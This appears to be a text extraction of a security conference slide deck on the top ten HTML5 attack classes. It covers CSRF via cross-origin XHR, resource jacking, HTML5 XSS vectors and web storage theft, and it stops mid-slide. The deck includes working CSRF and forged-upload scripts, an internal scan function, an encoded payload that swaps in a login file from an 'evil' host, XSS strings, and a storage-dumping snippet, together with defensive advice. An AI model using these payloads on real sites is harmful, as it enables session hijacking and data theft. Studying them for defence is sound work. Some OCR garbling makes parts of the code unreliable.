

HTML5 Top 10 Threats Stealth Attacks and Silent Exploits

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Agenda

- HTML5 Evolution, Threats and Trends
- Top 10 Threats (Silent & Stealth)
 - Demos, Tools and Vectors
- Conclusion and Questions





HTML5 Vectors

HTML5 – Attacks on the rise

2012 Security Predictions

2011 proved security. The remember a y incidents and disastrous brown RSA, and Son TDL-4 and Du security pract see the likes

X. HTML5 offers five times the ways to hijack your website



New web technologies like HTML5 fuel the growth for next year's web application attacks

We predicted long ago that the web is the battleground for Internet attacks. This has proven true over the years, with web

Rise Of HTML5 Brings With It Security Risks

Posted by January 24

HTML5 security issues have drawn the attention of the European Network and Information Security Agency (ENISA), which studied 13 HTML5 specifications, defined by the World Wide Web Consortium (W3C), and identified 51 security threats.

HTML5 and Security on the New Web

Promise are great, "they radically change the attack model for the browser. We always hope new technologies can close old avenues of attack.

Unfortunately, they can also present new opportunities for cybercriminals."

Web developers accountable for HTML5 security

By Jamie Yap, ZDNet Asia on October 5, 2010

Ghost of HTML5 future: Web browser botnets

With great power comes great responsibility ... to not pwn the interweb


Evolution of HTML5

- 1991 HTML started (plain and simple)
- 1996 CSS & JavaScript (Welcome to world of XSS and browser security)
- 2000 XHTML1 (Growing concerns and attacks on browsers)
- 2005 AJAX, XHR, DOM (Attack cocktail and surface expansion)
- 2009 HTML5 (Here we go... new surface, architecture and defense) HTML+CSS+JS


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HTML5 in nutshell - Specs



Source: http://en.wikipedia.org/wiki/File:HTML5-APIs-and-related-technologies-by-

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
Source: http://html5demos.com/

Evolution going on by Web Hypertext Application Technology Working Group

(WHATWG)



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drag anything	
offline detection Works on Safari Mobile too	Offline events
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on/offline event tests	offline events
offline application using the manifest FF 3.6 is still buggy - doesn't request manifest after initial load	O O O Offline
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Web Workers watch out - uses a lot of CPU! example without - will hang your browser	⊚ 🕲 O 💩 🕙 (workers)



Threat Model

Presentation

- CORS Vectors
- UI Redressing
- DOM Attacks
- APIs

Business Logic

- Web Messaging & XHR
- Storage, File and Cache
- WebSQL and IndexedDB
- Web Workers



Attacks - Stealth and Silent ...

A1 – CSRF with XHR and CORS bypass

XHR & Tags A2 - Jacking (Click, COR, Tab etc.)

A3 – HTML5 driven XSS (Tags, Events and Attributes)

Thick Features A4 – Attacking storage and DOM variables

A5 – Exploiting Browser SQL points

A6 – Injection with Web Messaging and Workers

DOM

A7 – DOM based XSS and issues


A8 – Offline attacks and cross widget vectors

A9 – Web Socket issues

A10 – API and Protocol Attacks



A1 - CSRF with XHR and CORS bypass





XHR – Level 2

- XHR object of HTML5 is very powerful
 - Allows interesting features like cross origin request and binary upload/download
- xhr.responseType can be set to "text", "arraybuffer", "document" and "blob"
- Also, for posting data stream DOMString, Document, FormData, Blob, File, ArrayBuffer etc...



CORS & XHR

- Before HTML5 Cross Domain was not possible through XHR (SOP applicable)
- HTML5 allows cross origin calls with XHR-Level 2 calls
- CORS Cross Origin Resource Sharing needs to be followed (Option/Preflight calls)
- Adding extra HTTP header (Access-Control-Allow-Origin and few others)



HTTP Headers

Request

Origin

Access-Control-Request-Method (preflight)

Access-Control-Request-Headers (preflight)

Response

Access-Control-Allow-Origin

Access-Control-Allow-Credentials

Access-Control-Allow-Expose-Headers

Access-Control-Allow-Max-Age (preflight)

Access-Control-Allow-Allow-Methods (preflight)

Access-Control-Allow-Allow-Headers (preflight)



XHR – Stealth threats


- CSRF powered by CORS and XHR
 - Hence, allow stealth channel and possible silent exploitation
 - One way CSRF with any stream since XHR allows raw stream from browser (XML, JSON, Binary as well)
 - Two way CSRF (POST and read both in case of allow set to *)




Silent Exploitation

- CORS preflight bypass certain Content-Type bypass preflight HTTP
- Forcing cookie replay by "withCredentials"
- Internal network scanning and tunneling
- Information harvesting (internal crawling)
- Stealth browser shell post XSS (Allow origin-*)
- Business functionality abuse (upload and binary streams)

















CSRF & HTML5

```
<script language="javascript" type="text/javascript">
function getMe()
    var http;
    http = new XMLHttpRequest();
    http open/"POST" "http://192 168 100 12/json/jservice.ashx", true);
    http.setRequestHeader('Content-Type', 'text/plain');
   http.withCredentials= "true";
    http.onreadystatechange = function()
        if (http.readyState == 4) {
                var response = http.responseText;
                document.getElementById('result').innerHTML = response;
http.send('{\"id\":2,\"method\":\"getProduct\",\"params\":{ \"id\" : 2}}');
getMe();
</script>
```








CSRF & HTML5

URL



method

/csrf/json.html

/json/jservice.ashx

GET

POST

http://192.168.100.26

http://192.168.100.12


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CSRF/Upload

- Powerful XHR-Level 2 call allows file upload on the fly.
- Interestingly possible to craft file through JavaScript and post on the server – if CSRF token is not there.
- Example, your profile is having a photograph of yours and you visit attacker site that photo changes to something else
- More serious threat, exploiting actual business functionalities...








CSRF/Upload - POC

enjoy your snopping experience at dvos4less!
Products (1.0 XML Flash JSON Sliverlight AMF HTML5)
Shreeraj Shah (U=10001) Main New Order Order Status Profile Blog Logout
upload your order form Upload Processing uploaded order

```
POST /user upload.aspx HTTP/1.1
Host: 192.168.100.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Referer: http://192.168.100.21/user upload.aspx
Cookie: cid=10001; DemoTrading=1990b5bf9dde249a38ffc352f7b3e52b; ASP.NET SessionId=3ife
JSESSIONID=8B59B1D61DFAFE7CEF97AFB03A103D13
Content-Type: multipart/form-data; boundary--------------------313223033317673
Content-Length: 262
            ----313223033317673
Content-Disposition: form-data; name="FILE1"; filename="today"
Content-Type: application/octet-stream
Client: ABC inc.
1.1.Finding Nemo
2,1,Bend it like Beckham
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


CSRF/Upload

```
<body>
<script>
  var stream = "Client: ABC inc.\r\n1,2,Finding Nemo\r\n2,4,Bend it like Beckham";
  var boundary = "------146043902153"; //Pick boundary for upload ...
  var file = "order.prod";
  http = new XMLHttpRequest();
  http.open("POST", "http://192.168.100.21/user upload.aspx", true);
  http.setRequestHeader("Content-Type", "multipart/form-data, boundary="+boundary);
  http.setRequestHeader("Content-Length", stream.length);
  http.withCredentials= "true";
  var body = boundary + "\r\n";
  body += 'Content-Disposition: form-data; name="FILE1"; filename="' + file + '"\r\n';
  body += "Content-Type: application/octet-stream\r\n\r\n";
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  body += stream + "\r\n";
                                              POST /user upload.aspx HTTP/1.1
  body += boundary + "--";
                                              Host: 192.168.100.21
                                              User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
                                              Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  http.send(body);
                                              Accept-Language: en-us,en;q=0.5
                                              Accept-Encoding: gzip, deflate
                                              Accept-Charset: ISO-8859-1, utf-8; q=0.7, *; q=0.7
(/script>
                                              Proxy-Connection: keep-alive
                                              Content-Type: multipart/form-data; charset=UTF-8, boundary=--------------------146043902153
                                              Referer: http://192.168.100.6/upload/csrf-up.html
                                              Content-Length: 255
                                              Origin: http://192.168.100.6
                                              Cookie: cid=10001; DemoTrading=1990b5bf9dde249a38ffc352f7b3e52b; ASP.NET SessionId=3ifeq14502ukzijxz
                                              JSESSIONID=8B59B1D61DFAFE7CEF97AFB03A103D13
                                              Pragma: no-cache
                                              Cache-Control: no-cache
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
Crawl for CORS





Internal Scan for CORS

```
function scan(url)
{
    try
    {
        http = new XMLHttpRequest();
        http.open("GET", url, false);
        http.send();
        return true;
    }
    catch(err)
    {
        return false;
    }
}
```





File APIs & XHR


- It is possible to use File API to power XHR calling or possible abuse
- Uploading/drag-drop for file and directory are possible
- Hence, it is possible to force user by bluff to click on selecting download folder and then actually uploading content of folder on server
 - Browsers are supporting these calls
 - Another attack surface opening via File APIs



Scan and Defend

- Scan and look for
 - Content-Type checking on server side
 - CORS policy scan
 - Form and Upload with tokens or not
- Defense and Countermeasures
 - Secure libraries for streaming HTML5/Web 2.0 content
 - CSRF protections
 - Stronger CORS implementation







Click/COR-Jacking

- UI Redressing (Click/Tab/Event Jacking) attack vectors are popular ways to abuse cross domain HTTP calls and events.
- HTML5 and RIA applications are having various different resources like Flash files, Silverlight, video, audio etc.
- If DOM is forced to change underlying resource on the fly and replaced by cross origin/domain resource then it causes Cross Origin Resource Jacking (CROJacking).



Sandbox – HTML5

- Iframe is having new attributed called sandbox
- It allows frame isolation
- Diabling JavaScript on cross domain while loading
 - bypassing frame bursting script
 - <iframe src="http://192.168.100.21/" sandbox="allow-same-origin allow-scripts" height="x" width="x"> Script will run...
 - <iframe src="http://192.168.100.2%" sandbox="allow-same-origin" keight="500" width="500"> - script will not run - ClickJacking




CORJacking

- It is possible to have some integrated attacks
 - DOM based XSS
 - Single DOM usage/One page app
 - Flash
- DOM based issue can change flash/swf file it can be changed at run time – user will not come to know ..
- Example
 - document.getElementsByName("login").item(0).src = "http://evil/login.swf"



CORJacking

- Possible with other types of resources as well
- Also, reverse CORJacking is a possible threat





Double eval – eval the eval

- Payload document.getElementsByName('Login').ite
 m(0).src='http://192.168.100.200:8080/flex/
 Loginn/Loginn.swf'
- Converting for double eval to inject 'and " etc...
 - eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,103, 101,116,69,108,101,109,101,110,116,115,66,121,78,97,109,101,40, 39,76,111,103,105,110,39,41,46,105,116,101,109,40,48,41,46,115, 114,99,61,39,104,116,116,112,58,47,47,49,57,50,46,49,54,56,46,49,48,48,46,50,48,48,58,56,48,56,48,47,102,108,101,120,47,76,111,1 03,105,110,110,46,115,119,102,39))



Scan and Defend

- Scan and look for
 - ClickJacking defense code scanning
 - Using X-FRAME-OPTIONS
- Defense and Countermeasures
 - Better control on CORS
 - Creating self aware components and loading after checking the domain



A3 - XSS with HTML5 (tags, attributes and events Mobile HTML HTML5 + CSS **Silverlight** Flash API (Media, Geo etc.) & Messaging Plug-In **Presentation DOM/Events JavaScript** Parser/Threads Process & Logic WebSQL Cache Storage XHR 1 & 2 WebSocket **Plug-in Sockets Browser Native Network Services Network** & Access SOP/CORS **Sandbox** Core **Policies**




HTML5 – Tags/Attributes/Events

- Tags media (audio/video), canvas (getImageData), menu, embed, buttons/commands, Form control (keys)
- Attributes form, submit, autofocus, sandbox, manifest, rel etc.
- Events/Objects Navigation (_self), Editable content, Drag-Drop APIs, pushState (History) etc.



XSS variants


- Media tags
- Examples
 - <video><source onerror="javascript:alert(1)">
 - <video onerror="iavascript:alert(1)"><source>





XSS variants

- Exploiting autofocus
 - <input autofocus onfocus=alert(1)>
 - <select autofocus onfocus=alert(1)>
 - <textarea autofocus onfocus=alert(1)>
 - <keygen autofocus onfocus=alert(1)>





XSS variants


- Form & Button etc.
 - <form id="test" /><button form="test"
 formaction="javascript:alert(1)">test
 - <form><button
 formaction="javascript:alert(1)">test
- Etc ... and more ...
 - Nice HTML5 XSS cheat sheet (http://html5sec.org/)



Scan and Defend

- Scan and look for
 - Reflected or Persistent XSS spots with HTML5 tags
- Defense and Countermeasures
 - Have it added on your blacklist
 - Standard XSS protections by encoding







Web Storage Extraction

- Browser has one place to store data Cookie (limited and replayed)
- HTML5 Storage API provided (Local and Session)
- Can hold global scoped variables
- http://www.w3.org/TR/webstorage/

```
interface Storage {
    readonly attribute unsigned long length;
    getter DOMString key(in unsigned long index);
    getter any getItem(in DOMString key);
    setter creator void setItem(in DOMString key, in any data);
    deleter void removeItem(in DOMString key);
    void clear();
};
```

Web Storage Extraction

- It is possible to steal them through XSS or via JavaScript
- Session hijacking HttpOnly of no use
- getItem and setItem calls

```
</script>
<script type="text/javascript">
localStorage.setItem('hash', 'lfe4f218ccld8d986caeb9ac316dffcc');
function ajaxget()
{
    var mygetrequest=new ajaxRequest()
    mygetrequest.onreadystatechange=function() {
    if (mygetrequest.readyState==4)
    {
}
```

XSS the box and scan through storage



Blind storage enumeration

```
if(localStorage.length){
     console.log(localStorage.length)
     for(i in localStorage){
          console.log(i)
          console.log(localStorage.getItem(i));
     }
}
```

Above code allows all storage variable

extraction

File System Storage

- HTML5 provides virtual file system with filesystem APIs
 - window.requestFileSystem = window.requestFileSystem || window.webkitRequestFileSystem;
- It becomes a full blown local system for application in sandbox
- It empowers application



File System Storage

 It provides temporary or permanent file system

```
function init() {
  window.requestFileSystem(window.TEMPORARY, 1024*1024,
